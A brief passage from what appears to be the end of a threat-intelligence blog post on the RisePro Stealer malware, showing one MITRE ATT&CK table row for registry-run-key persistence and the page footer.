Persistence	T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Table 3 – MITRE ATT&CK TTPs for RisePro Stealer

External References

You can also read other blog post :

Comments are closed.